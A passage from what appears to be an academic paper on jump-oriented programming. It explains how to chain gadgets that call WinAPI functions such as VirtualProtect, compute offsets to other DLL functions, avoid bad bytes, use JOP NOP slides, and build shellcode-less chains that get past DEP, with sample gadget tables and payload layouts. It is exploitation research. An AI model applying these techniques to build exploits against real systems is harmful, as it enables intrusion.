


Figure 23. Parameters for VirtualProtect resulting from a *jmp dword ptr [esp]* instruction being used to call the function.

When using *jmp dword ptr [esp]* to jump to a function address, the address must be in memory at the stack pointer's location. Normally this address would contain the desired return address when calling a function; however, this is not possible in this situation. As a result of the return address parameter containing the function address, the function will call itself again once it is done executing. At this point, all the original function parameters will be popped off of the stack and ESP will be located at the next address. An example of this situation can be seen in the figure, which shows the parameters used for the first execution of the function. After the function completes and is called again via its return address, the second set of parameters will begin at 0x0018fc9c. In some cases, such as with VirtualProtect, it may be possible to set up a harmless second function call that uses the correct return address; in this example we will simply have another VirtualProtect call, serving no purpose. By setting the return address used for the second function call, a final return address can be specified even though the *jmp dword ptr [esp]* method did not allow for the first function's return address to be specified. Even if the second function call does not perform any actions successfully, it will likely still jump to the return address at the end of its execution. In the example below, 0x11111111 would be the final return address after the double VirtualProtect call. Although this method alleviates the problems associated with this way of calling a function, it is not recommended unless there is no other way to dereference the pointer.

6.4.1 Generating Addresses of Other Functions

Once dereferenced, a function's address possibly can be used to locate the address of another function contained within the same DLL. A tool such as IDA Disassembler can be used to calculate the offset between the address of the function whose pointer can be obtained. As shown in the figures below, the function address indicated by the pointer should be inspected within a debugger to ensure the version of the function being used is known.




Figure 24. Dereferencing the function pointer in WinDbg and then inspecting the disassembly at the function address.

Once the function name has been verified, its address can be found in IDA. From the figure below, VirtualProtectStub's address is 0x7dd7432f. This address can then be used to calculate an offset to another function. For example, the virtual address of the CreateProcessA function can be found within IDA. Afterwards, the distance between the two functions can be calculated as -0x32bd bytes.




Figure 25. The function's virtual address can be found using IDA. With this knowledge, offsets to other functions can be found.




Figure 26. Using WinDbg to verify that the offset leads to the correct function.

This information can be used within a JOP exploit to call a function lacking a pointer in the image executable. After dereferencing the pointer, JOP can be used to add or subtract the offset from the original function's address to find the address of another function. This technique will depend on operating system or specific release, as virtual addresses of functions within DLLs may change, as additional functions may be added. This may limit this technique's portability. If the exploit can detect the operating system it is run on, it may be possible to programmatically choose the correct offset to use.

6.6 Dereferences with an Offset

Many useful gadgets contain dereferencing instructions. While instructions such as *jmp dword ptr [eax]*, *mov dword ptr [eax], eax*, and *xor eax, dword ptr [eax]* may all be used for different purposes during JOP, they all still perform dereferences. In practice, many instructions may perform dereferences that are based on hardcoded offsets from registers instead of the raw register values. When these instructions are encountered, they can often still be used without the use of any additional gadgets. For example, in the figure below a *mov dword ptr [esi + 0x80]* instruction is being used to perform a memory overwrite. In order to write to the correct address, the 0x80 value can be subtracted from the desired address to find the value that should be loaded into ESI.

Address	Gadget
0x5de7a5ca	pop esi; jmp eax; # pop overwrite address - 0x80
0x5de7a510	pop edi; jmp eax; # pop overwrite value
0x5de7a6cc	mov dword ptr [esi + 0x80], edi; jmp eax;

Figure 27. This JOP chain snippet uses a *mov dword ptr* gadget that contains an offset.

In some cases, inclusion of an offset may introduce the problem of bad bytes into a section of a JOP chain. In the figure below, the *mov eax, dword ptr[eax + 0x4]* instruction is being used to dereference the address 0x11227004. In order to account for the offset, the value 0x11227000 could be popped into EAX; however, this value ends in the byte \x00, which is a bad byte in many exploits. Instead of using the modified value, the original value 0x11227004 is popped into EAX. Next, the value is modified using several *dec eax* gadgets to account for the offset.

Address	Gadget
0x1307fa3e	pop eax; jmp edx; # load 0x11227004 into EAX
0x13081234	dec eax; jmp edx; # EAX = 0x11227003
0x13081234	dec eax; jmp edx; # EAX = 0x11227002
0x13081234	dec eax; jmp edx; # EAX = 0x11227001
0x13081234	dec eax; jmp edx; # EAX = 0x11227000
0x1308128a	mov eax, dword ptr[eax + 0x4]; jmp edx # dereference EAX

Figure 28. This JOP chain snippet cannot supply the value needed for the dereferenced offset. Instead, additional gadgets must be used to avoid bad bytes.

6.7 JOP NOPs and Dispatch Tables

In ROP exploits, the idea of a ROP NOP refers to a gadget consisting of nothing but the *ret* instruction, which directs execution to the next ROP gadget without performing any other actions. JOP exploits have an equivalent type of gadget, which are referred to as JOP NOPs. These gadgets do nothing except pass execution back to the dispatcher gadget. A gadget such as *jmp ebx* could be considered a JOP NOP, as long as EBX contains the address of the dispatcher gadget. These gadgets may find a use when the exact address of the dispatch table is not known. When this situation occurs, many instances of a JOP NOP gadget can be supplied around the predicted location, and the dispatch table can be supplied at the end of this series of gadgets. Then, the exploit can then guess the location of the dispatch table. If the guessed address is located at the address of a JOP NOP, many will be executed until the dispatch table is eventually reached. This technique is similar to NOP slides, which are commonly found before shellcode. The figure below shows an example of a JOP NOP slide being used. Although the address of the dispatch table is guessed incorrectly, the series of JOP NOPs brings execution to the dispatch table without error.




Figure 29. A JOP NOP slide can be used when the exact address of the dispatch table is not known.

It should be taken into consideration that alignment can become an issue when utilizing JOP NOPs. It is possible that the guessed dispatch table address could be misaligned with the address to the JOP NOP, likely causing an access violation. For example, if the JOP NOP address is 0x11223344 and the guessed dispatch table address is misaligned by one byte, the dispatcher would attempt to execute at the address 0x22334411. Because of this issue, there may only be a one in four chance of guessing a correctly aligned value in some situations. Additionally, when a dispatcher gadget requires padding between gadget addresses, the JOP NOP slide could enter the dispatch table at a location other than the first gadget address. It may be possible to alleviate this issue by using the address of the previous gadget as padding until the next gadget, as shown in the figure below. With this technique, multiple dispatch table entry points could become valid. Another approach that could be taken could be to use *and esp* to ensure the stack was aligned on multiples of four, and to attempt to ensure that the dispatch table began at an address that was a multiple of four.




Figure 30. When the dispatcher gadget modifies its register by more than four bytes, specialized padding may become useful. Here, entering the dispatch table at 0x0018fac8 or 0x0018facc gives the same result.

Since the chance that this technique will work is not guaranteed, it may be necessary for an exploit to run multiple times before a JOP NOP slide is successful, if addressing stack alignment is either not feasible or proves ineffective. This technique still drastically improves the probability an exploit with an unknown dispatch table address may work, assuming an attacker can occupy an expanse of memory .

6. Shellcode-less JOP

This research makes a novel contribution by presenting shellcode-less JOP. This more demanding approach can result in an effective JOP chain that avoids the need for certain commonly used functions to bypass DEP, e.g. VirtualAlloc and VirtualProtect. Instead, the WinAPI functions that the shellcode would have called could be called directly by JOP.

Shellcode need not be the only delivery method available for an attack. By chaining together multiple function calls, malicious actions can be performed without bypassing DEP or executing shellcode. This technique has been used with ROP to create a new administrator user on a machine without shellcode [18]. Since this technique will require many function parameters, payload size restrictions may become a concern, if bad bytes are an issue. It is recommended not to use this technique, unless there is a large amount of space available for the payload or bad bytes are not an issue. The method described in the *4.2 Addresses with Bad Bytes Used for Stack Pivoting* can be used, although it is possible to do so in a more manual way, pushing each value onto the stack at a time.

Payload
JOP Chain for Function Parameters
JOP Chain for Stack Pivot
Function 1 Pointer
Function 1 Return Address (address of Function 2)
Function 1 Parameter
Function 1 Parameter
Function 2 Return Address (address of Function 3)
Function 2 Parameter
Function 1 Parameter
Function 3 Return Address (address of Function 4)
Function 3 Parameter
Function 3 Parameter
...

Figure 31. Example payload for a shellcode-less attack.

WinAPI function calls can be executed in succession via a few different techniques. The most practical method to execute one function after another will be to set up the parameters for each function, specifying each return address as the address of the next function. Calling the first function will cause each function to execute in order. The general layout of this type of payload can be seen in the payload figure. First, a JOP chain will set up the parameters for each function that is called. This step may not be necessary if bad bytes are not a concern, and no values need to be programmatically generated via JOP. The next step is a series of stack pivots to the correct location for the first function. Once the stack pivot moves ESP to the correct location, the function can be called. Each function will execute, performing its designated task. Since each return address specifies the address of the next function, the end of the first function's execution will lead directly to the execution of the second function, and so on. No JOP is necessary to transfer execution from one function to the next.

In other cases, it may be desirable to return to JOP after each function completes. This technique may be used when it is not possible to set up the parameters for each function at the same time, such as if a parameter for one function depends on a value that another function wrote to memory. Instead of specifying the next function as the return address each time, it may be possible to specify the address of the dispatcher gadget instead. If registers for the dispatch table and dispatcher gadget are not preserved, it may be necessary to utilize one or more setup gadgets via ROP to load these values into the relevant registers before giving execution back to the dispatcher.

The functions that are utilized can vary depending on the task and complexity of the attack. Some functions require few parameters, and some may require many; the types of parameters supplied will also vary. Although some WinAPI functions require raw values for their parameters, many will require pointers to strings or specific structures. It will be important to know the address these items will be located at, as this address must be given as a function parameter. The payload needs to be built in such a way that these may be easily found in memory and called upon. Again, the caveat is that if there are bad characters, they may need to be addressed. Given that strings and structures are merely bytes in memory, we can extrapolate and determine programmatically where each is, allowing for pointers to strings or structures to be called. Strings are often straightforward to construct; however, documentation for structures should be examined to determine the correct format. If a structure is formatted incorrectly, the WinAPI call will likely fail.

7. Final Remarks

While much has been written about ROP, very little of actual practical value has been written about JOP, as most of it is theoretical and confined to the academic literature. This research has worked to make JOP both more feasible and accessible. To that end, this has been achieved by developing a powerful tool, dedicated to every aspect of JOP. We have made an extensive study of the fundamental nature of JOP itself, discovering and creating many techniques for practical JOP usage, much of which has never been previously documented. In fact, with this research, we have gone and extended what is even possible with JOP, with JOP chain automation and by greatly expanding what is possible with the dispatcher gadget, with variant forms of the dispatcher and by introducing the two-gadget dispatcher.

It is possible to do a JOP exploit entirely without the use of a single *ret*, assuming the binary is of sufficient size and with suitable gadgets. To be successful necessitates that some form of the dispatcher can be found, and while we have expanded what can be acceptable as a dispatcher, there will be times when there is no viable dispatcher. In those cases, JOP can still be of immense value to the exploit author, as JOP gadgets can be used to expand the attack surface for ROP, by allowing intermixing of JOP and ROP.

This research in no way endeavors to make a claim that JOP is superior to ROP as a code-reuse attack; it is merely a more unorthodox alternative, requiring additional set up. The end result of this research is that when JOP is possible, not only is there a useful tool to address all aspects of JOP, but equally importantly, there now exists the practical knowledgebase to be able to actually construct a JOP exploit, while at the same time dealing with many of the numerous obstacles that may arise during exploitation. Certainly, JOP will not always be viable with every exploit, but when the appropriate gadgets are there in place, JOP may be an excellent alternative.

7.1 Our Contributions

This paper makes several important contributions. First, we present JOP ROCKET, the JOP gadget discovery and classification tool. This research presents a novel contribution for automatic construction of a JOP chain to bypass DEP. In addition, we present our novel dispatchers, including the highly innovative two-gadget dispatcher. This innovation can greatly expand possible dispatcher gadgets, whereas the single-gadget dispatcher is limited due to scarcity. Next, we introduced the concept of shellcode-less JOP, an

approach to JOP where instead of trying to bypass DEP to set up shellcode to be executed, we directly call the same WinAPI for the same functionality. Finally, this paper introduces several innovative manual techniques for the practical usage of JOP in a modern Windows environment.

References

1. Shacham, H.: The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). Proc. ACM Conf. Comput. Commun. Secur. 552–561 (2007). https://doi.org/10.1145/1315245.1315313
2. Specter: Sony Playstation 4 (PS4) 5.05 - BPF Double Free Kernel Exploit Writeup, https://www.exploit-db.com/exploits/45045
3. M00nbsd: CVE-2020-7460: FreeBSD Kernel Privilege Escalation, https://www.zerodayinitiative.com/blog/2020/9/1/cve-2020-7460-freebsd-kernel-privilege-escalation
4. m00nbsd: PoC/CVE-2020-7460/, https://github.com/thezdi/PoC/tree/master/CVE-2020-7460
5. Chen, P., Xing, X., Mao, B., Xie, L., Shen, X., Yin, X.: Automatic construction of jump-oriented programming shellcode (on the x86). In: Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security. pp. 20–29 (2011)
6. Brizendine, B., Stroschein, J.: A JOP Gadget Discovery and Analysis Tool. S. D. Law Rev. 65, (2020)
7. Brizendine, B.J.: Advanced Code-reuse Attacks : A Novel Framework for JOP, (2019)
8. Brizendine, B.: JOP ROCKET repository, https://github.com/Bw3ll/JOP_ROCKET/
9. Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A.R., Shacham, H., Winandy, M.: Return-oriented programming without returns. Proc. ACM Conf. Comput. Commun. Secur. 559–572 (2010). https://doi.org/10.1145/1866307.1866370
10. Bletsch, T., Jiang, X., Freeh, V.W.: Proceedings of the 6th International Symposium on Information, Computer and Communications Security, ASIACCS 2011. Proc. 6th Int. Symp. Information, Comput. Commun. Secur. ASIACCS 2011. (2011)
11. Sadeghi, A., Niksefat, S., Rostamipour, M.: Pure-Call Oriented Programming (PCOP): chaining the gadgets using call instructions. J. Comput. Virol. Hacking Tech. 14, 139–156 (2018)
12. Van Eeckhoutte, P.: Corelan Repository for mona.py, https://github.com/corelan/mona
13. Salwan, J.: ROPgadget, https://github.com/JonathanSalwan/ROPgadget
14. Schirra, S.: Ropper, https://github.com/sashs/Ropper
15. Checkoway, S., Shacham, H.: Escape from return-oriented programming: Return-oriented programming without returns (on the x86). Rep. CS2010-0954, US San Diego. 1–18 (2010)
16. Fraser, O.L., Zincir-Heywood, N., Heywood, M., Jacobs, J.T.: Return-oriented programme evolution with ROPER: a proof of concept. In: Proceedings of the Genetic and Evolutionary Computation Conference Companion. pp. 1447–1454 (2017)
17. Hevner, A.R., March, S.T., Park, J., Ram, S.: Design science in information systems research. MIS Q. 75–105 (2004)
18. Cooke, B.: CloudMe 1.11.2 - Buffer Overflow ROP (DEP,ASLR), https://www.exploit-db.com/exploits/48840